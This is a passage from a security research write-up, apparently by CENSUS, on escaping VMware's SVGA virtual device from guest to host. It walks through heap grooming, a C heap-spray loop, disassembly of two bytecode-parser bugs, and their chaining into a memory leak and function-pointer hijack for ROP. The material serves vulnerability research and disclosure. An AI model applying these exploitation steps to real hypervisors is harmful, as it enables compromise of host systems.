        TotalDataBufferSize = MySVGA_CalcTotalSize(SurfaceFormatCapabilities[RC->SurfaceFormat],
                &Output->Dimensions, NewRowPitch);
        RC->DataBuffer = MyMKSMemMgr_ZeroAllocateWithTag(ALLOC_TAG, 1, TotalDataBufferSize);
    }
    // ...
    if (/* ... */) {
        // Copy input `Data` to `rc->Databuffer`
        MySVGA_CopyResourceImpl(/*...*/);
    }

    Output->RowPitch = NewRowPitch;
    Output->DepthPitch = NewDepthPitch;
    Output->DataPtr = RC->DataBuffer;
}
```

Source Snippet 22 - GetDataBuffer for ResourceContainer type #1

The first time that ***GetDataBuffer*** is called, *DataBuffer* will be NULL, hence a function will be called to calculate the total number of bytes needed for the buffer according to its dimensions and format and then it will allocate a memory region. The address will be stored to *DataBuffer*. Afterwards, the memory from the mapped VRAM resource will be copied to the DataBuffer. Responsible for this, is the function ***MySVGA_CopyResourceImpl***. This routine *firstly* checks if the source resource *fits* into the destination. If that is not the case, it returns an error although this is not checked in *GetDataBuffer*.

The output argument of the *GetDataBuffer* function will be filled with row and depth pitch of the new data buffer as well as with a pointer to the memory that contains the data.

Refer to [4] in function *MyDX11Resource_MapSubresourceBox*. Since the ***SVGA_3D_CMD_SURFACE_COPY*** command takes as input a source box, the function may increase the data pointer of the mapped resource. If the coordinates of the source box are not zero, it is completely reasonable to increase the pointer value in order to point to the right position into data buffer. This pointer will be used later as a source parameter to copy the contents of the surface to guest operating system.

Finally, the execution will go to *MyDX11Renderer_CopyResourceImpl* which uses the *DX11MappedResource->DataBuffer* as source buffer and the address of the MOB as the destination.

Attack scenario

This section discusses what should an attacker do if he/she has a memory corruption bug. Assume that the attacker can corrupt a *ResourceContainer* **type #1** structure. Particularly, he/she can modify the width and height values of the *ResourceContainer*. Keep in mind, although the attacker can increase the size of the dimensions inside the *ResourceContainer,* he **cannot** pass invalid copy-boxes to the ***SVGA_3D_CMD_SURFACE_COPY*** command, since the first step of sanitization is performed at the frontend and compared against the dimensions stored in the *SVGA_Surface.*

However, if the width is modified to an arbitrary value at the *ResourceContainer*, the code at ***[4]*** of *MyDX11Resource_MapSubresourceBox* produces an interesting result. Since the row pitch stored in *DX11MappedResource* is affected by the dimension, offset can be modified as well. Specifically, offset will be calculated by multiplying *RowPitch* with the *srcy* argument of the copy-box. A careful modification will result to alter the *DataPtr* at ***[4]*** to point **after** the end of the *DataBuffer* stored in the R*esourceContainer*. This will lead to copy the data of the next heap chunks to the guest operating system!

However, there is a pitfall! Recall that the GetDataBuffer callback will copy the contents of the VRAM to the cache-like buffer (DataBuffer). But, since the attacker messed with the values of the dimension fields, this will result to trash the contents *after* the end of the DataBuffer. Those values are going to be copied back to the guest operating system. Luckily, there is a simple way to avoid this. When the attacker increases the width (hence the RowPitch) of the resource container, he/she should decrease the height field of it. This will force the *MyCopyResourceImpl* inside GetDataBuffer routine to fail silently, but the execution of the surface-copy command will continue without an error.

Additionally, the attacker can once again modify the function pointers contained in the *ResourceContainer*. For example, he/she can corrupt the function pointer of the *GetDataBuffer* and then issue again the surface copy command. Execution will eventually lead to the dynamic call, but this time the function pointer value will be controlled by the attacker ;)

Real-word scenario


VMware 12.5.4 contained multiple vulnerabilities in the SM4 bytecode parser. The next version, 12.5.5 addressed and fixed those vulnerabilities. To demonstrate a proof-of-concept for the latest version of VMware at the time of this writing (14.1.3), I patched vmware-vmx.exe to reintroduce the vulnerabilities. This section will briefly present to you how to use the acquired knowledge to write an escape exploit for VMware.

Vulnerabilities

To trigger the vulnerabilities the attacker firstly must define a *DXContext* and a *DXShader.* The shader must be bound with a MOB which must contain the malicious bytecode. After that, the attacker must set the DXShader to the DXContext using the **SVGA3D_CMD_DX_SET_SHADER** command. After that, a call to **SVGA3D_CMD_DX_DRAW** will trigger the parsing of the malicious bytecode.


During the draw command, prior to the parsing of the bytecode, VMware will allocate a buffer which size will be **0x26D80**. The vulnerable version of VMware will take values *from* the bytecode and will use them as indices to access and write fields that big buffer. Additionally, the values that will be stored to the buffer will be taken from the bytecode as well.

The following picture presents one of the vulnerabilities. Specifically, this routine will handle the *DCL_CONSTANTBUFFER* opcode of the bytecode. Notice that **rcx** points to the big buffer and **rax** which is used as index is taken directly from the bytecode. **R8d** is fully controlled from the guest



```
                              sub_14024B2B0 proc near
8B C2                         mov     eax, edx
44 89 84 C1 E0 EB 01 00 mov     [rcx+rax*8+1EBE0h], r8d
C6 84 C1 E4 EB 01 00 01 mov     byte ptr [rcx+rax*8+1EBE4h], 1
C3                            retn
                              sub_14024B2B0 endp
```

user as well. Furthermore, notice that the next DWORD after the corruption will be written with the value one (1). This means that the attacker is unable to corrupt effectively a function pointer since the high 32bit value will always be equal to one. Below is the patched version.




```
sub_14024B3C0 proc near
sub     rsp, 28h
cmp     edx, 10h
jb      short loc_14024B3E3
```

```
lea     rdx, aBoraMksLibStat ; "bora\\mks\\lib\\stateFFP\\vmgiEmit.c"
lea     rcx, aVerifySD   ; "VERIFY %s:%d\n"
mov     r8d, 346h
call    MyPanicError
```

```
loc_14024B3E3:
mov     eax, edx
mov     [rcx+rax*8+1EBE0h], r8d
mov     byte ptr [rcx+rax*8+1EBE4h], 1
add     rsp, 28h
retn
sub_14024B3C0 endp
```

Another one vulnerability is required for the escape exploit. This time the vulnerable opcode is *DCL_INDEXEDRANGE.*



```
                         sub_14024CA30 proc near

                         arg_20= dword ptr  28h

44 8B 91 70 6C 02 00     mov     r10d, [rcx+26C70h]
8B 44 24 28              mov     eax, [rsp+arg_20]
0F BA EA 1F              bts     edx, 1Fh
4D 03 D2                 add     r10, r10
42 89 94 D1 74 6C 02 00  mov     [rcx+r10*8+26C74h], edx
46 89 84 D1 78 6C 02 00  mov     [rcx+r10*8+26C78h], r8d
46 89 8C D1 7C 6C 02 00  mov     [rcx+r10*8+26C7Ch], r9d
42 89 84 D1 80 6C 02 00  mov     [rcx+r10*8+26C80h], eax
FF 81 70 6C 02 00        inc     dword ptr [rcx+26C70h]
C3                       retn
                         sub_14024CA30 endp
```


Once again **rcx** points to the big buffer. However, this time **r10** (used as index) is taken from the big buffer itself. On the other hand, this time the attacker control **r8d, r9d,** and **eax**. This give the opportunity to the attacker to corrupt a function pointer.

Moreover, notice that the attacker can chain those two vulnerabilities. He/she can use the DCL_CONSTANTBUFFER vulnerability to corrupt the offset *0x26C70* with a desirable value. After that, the DCL_INDEXEDRANGE vulnerability should be used because the index is now controllable. The chain of the vulnerabilities will give the attacker the opportunity to modify a QWORD after the end of the buffer with a desired value.

Exploit


The target of the exploit is a Windows 10 host operating system which runs VMware 14.1.3. The binary vmware-vmx.exe is patched to reintroduce the vulnerabilities. Guest operating is Windows 10 as well.

First thing of the attacker is to use the heap spraying technique that was presented before to perform a few allocations to make the heap more predictable, such as filling the holes etc. Once this is done a shader must be allocated which size will be equal to the vulnerable buffer (**0x26D80**). Later, the attacker must spray the heap with a bunch of shaders of size *0x150*. This is also the size of the resource containers. This size will force the low fragmentation heap allocator (LFH) to kick in. The Eventually the heap should like the following picture.




After that, the attacker must free one of the small shaders and define a surface and using it immediately. Hopefully, this will result to free one slot of the LFH block and a resource container will reclaim that memory. Thus, all the heap chunks on the LFH block will be replaced by resource containers.

Afterwards, the attacker must execute the following code.



```
for (UINT32 x = 0; x < NUMBER_SPRAY_ELEMENTS; x++) {
    // Allocate the ResourceContainer->DataBuffer (offset 0x120)
    SVGA3D_SurfaceCopy(SurfaceIds[x], 0, 0, OutputSurfaceId, 0, 0, CopyBox,
        sizeof(SVGA3dCopyBox));
    // We should place after DataBuffer a RC0 to leak the function pointer stored inside
    // For one DataBuffer allocate four RC0 to defeat the randomness of Win10 LFH allocator
    for (unsigned j = 0; j < 4; j++) {
        DstSurfaceId = GetAvailableSurfaceId();
        SVGA3D_DefineGBSurface(DstSurfaceId, (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
            SVGA3D_A8R8G8B8, 1, 0, SVGA3D_TEX_FILTER_NONE, &size3d);
        // Allocate a new resource container (type 0)
        SVGA3D_SurfaceCopy(TempSurfaceId, 0, 0, DstSurfaceId, 0, 0, NULL, 0);
    }
}
```

Resource containers will be used during the first surface-copy call above. This means that the GetDataBuffer callback will be called and the DataBuffer will be allocated. After that the attacker will define a few surfaces and will use them in order to allocate more resource container. Note that the resource containers that will be created inside the embedded for loop will be resource containers of **type #0.** The size of a resource container type #0 is **0x140**. This means that another LFH block will be created for size 0x140. If the attacker provide to the surfaces that are backed by resource containers of type #1 the proper dimensions such as width = 0x45, height = 0x2, depth = 0x1 and the surface format is SVGA3D_A4R4G4B4, then the data buffer that will be allocated during the surface copy call will fall into the same LFH block as the resource container of type #0. Finally, the heap should be like this.



Heap chunks with orange color are the DataBuffers and with purple color are the resource container of type #0.

Once the heap is ready, the attacker should trigger the vulnerability to corrupt one or more resource containers and then it should iterate all of them and issue a surface-copy command to each one of them. The destination of the surface copy command should be a MOB-backed surface. If everything goes as intended the contents of a resource container type #0 should be leaked back to the guest.

Since the resource container contains function pointers it is straightforward to calculate the base address of the vmware-vmx.exe. Once the attacker knows the base address, he/she can trigger the vulnerability once again, but this time he/she will corrupt one of the function pointers of the resource containers (preferably the GetDataBuffer callback) and it will modify its value to point to the first ROP gadget. On the next surface copy call, the ROP gadget will be executed instead of GetDataBuffer.

Acknowledgements

I would like to thank my CENSUS colleagues and specifically Nikos Sampanis, Aris Thallas and Sotiris Papadopoulos for their insights, comments and help with reversing parts of the SVGA implementation and testing.

References

[DXGI] https://msdn.microsoft.com/en-us/library/windows/desktop/hh404534(v=vs.85).aspx
[ENUM] https://msdn.microsoft.com/en-us/library/windows/desktop/ff476877(v=vs.85).aspx
[DMAP] https://msdn.microsoft.com/en-us/library/windows/desktop/ff476457(v=vs.85).aspx

[CLDB] http://www.blackhat.com/presentations/bh-usa-09/KORTCHINSKY/BHUSA09-Kortchinsky-Cloudburst-PAPER.pdf
[LXSD] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga3d_cmd.h
[LXSX] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga3d_dx.h
[LXSR] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga_reg.h#L129
[LXCB] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga_reg.h#L322
[FIFR] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga_reg.h#L719
[IMAP] https://msdn.microsoft.com/en-us/library/windows/desktop/ff476457(v=vs.85).aspx
[DEVC] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga_reg.h#L618

About CENSUS

CENSUS offers high grade IT Security consultancy services, based on years of research and experience in the fields of Application Development and Software Security. The company has thus far identified vulnerabilities in banking systems, mobile phone apps, operating system components, Internet services, web applications, web servers, multimedia applications, application & system libraries, but also to the firmware of networking, file serving, medical and crypto-storage devices.

The Software Security Assessment Services offered by CENSUS cover applications that have been developed in the following programming languages:

- C
- C++
- Objective C
- Java
- Go
- Rust
- JavaScript
- C#
- PHP
- Python
- Swift
- Perl
- Ruby
- x86 / x86_64 / ARM Assembly
- ASP
- Visual Basic
- Unix Shell Scripting

Our experts are also capable of applying reverse engineering techniques to identify vulnerabilities in software for which the source code is not available to the client.

For vulnerabilities that have been identified in commonly used and open source software, CENSUS releases public advisories and works with vendors, so that end-users are protected as early as possible from the security risks involved. Some of these vulnerabilities are presented below:

- “Static SSP canary in libc6”, 2009
- “Rasterbar libtorrent arbitrary file overwrite vulnerability”, 2009
- “gif2png command line buffer overflow”, 2009
- “Linux kernel SUNRPC off-by-two buffer overflow”, 2009
- “CoreHTTP web server off-by-one buffer overflow vulnerability”, 2009
- “Monkey httpd improper input validation vulnerability”, 2009
- “FreeBSD kernel NFS client local vulnerabilites”, 2010
- “Netvolution referer header SQL injection vulnerability”, 2011
- “libpurple OTR information leakage”, 2012
- “Oracle WebCenter Information exposure vulnerability”, 2014
- “GDCM buffer overflow in ImageRegionReader::ReadIntoBuffer”, 2016
- “GDCM out-of-bounds read in JPEGLSCodec::DecodeExtent”, 2016
- “Android stagefright libmpeg2 impeg2d_dec_user_data heap overflow”, 2016
- “Android stagefright libavc ih264d_decode heap overflow”, 2016
- “Kamailio SEAS module encode_msg heap buffer overflow”, 2016
- “Android stagefright ih264d_read_mmco_commands libavc heap overflow”, 2016
- “Android stagefright impeg2d_dec_pic_data_thread integer overflow”, 2016
- “Android stagefright impeg2d_vld_decode stack buffer overflows”, 2016
- “e2openplugin OpenWebif saveConfig remote code execution”, 2017

Finally, the services offered by CENSUS are heavily influenced by the company's research & development efforts. This work is regularly presented to international IT Security conferences. Some of these presentations are listed below:

- “Binding the Daemon”, Blackhat Europe 2010
- “Context-keyed payload encoding”, AthCon 2010
- “Protecting the Core”, Blackhat Europe 2011
- “Introducing the Parasite”, AthCon 2011
- “Exploiting the jemalloc allocator”, Blackhat USA 2012
- “Heap Exploitation Abstraction by Example”, OWASP AppSec Research 2012
- “Packing Heat!”, AthCon 2012
- “Firefox Exploitation”, AthCon 2013
- “POS Attacking the Traveling Salesman”, DEFCON 2014
- “Project Heapbleed”, ZeroNights 2014
- “Fuzzing Objects d'ART”, Hack in the Box Amsterdam 2015
- “OR'LEY? The Shadow over Firefox”, INFILTRATE 2015
- “Dtrace + OSX = Fun”, CONFidence 2015
- “Introducing Choronzon: an approach at knowledge-based evolutionary fuzzing”, ZeroNights 2015

- “Another Brick off the Wall: Deconsutrcting Web Application Firewalls using Automata Learning”, Black Hat Europe 2016
- “The shadow over Android: Heap Exploitation Assistance for Android’s libc Allocator”, INFILTRATE 2017
- “Lure10: Exploiting Windows Automatic Wireless Association Algorithm”, Hack in the Box Amsterdam 2017
- “Windows 10 RS2/RS3 GDI data-only exploitation tales”, OffensiveCon 2018
- “Straight outta VMware: Modern exploitation of the SVGA device for guest-to-host escapes”, Microsoft BlueHat 2018

For more information on the services provided by CENSUS, please visit:
https://census-labs.com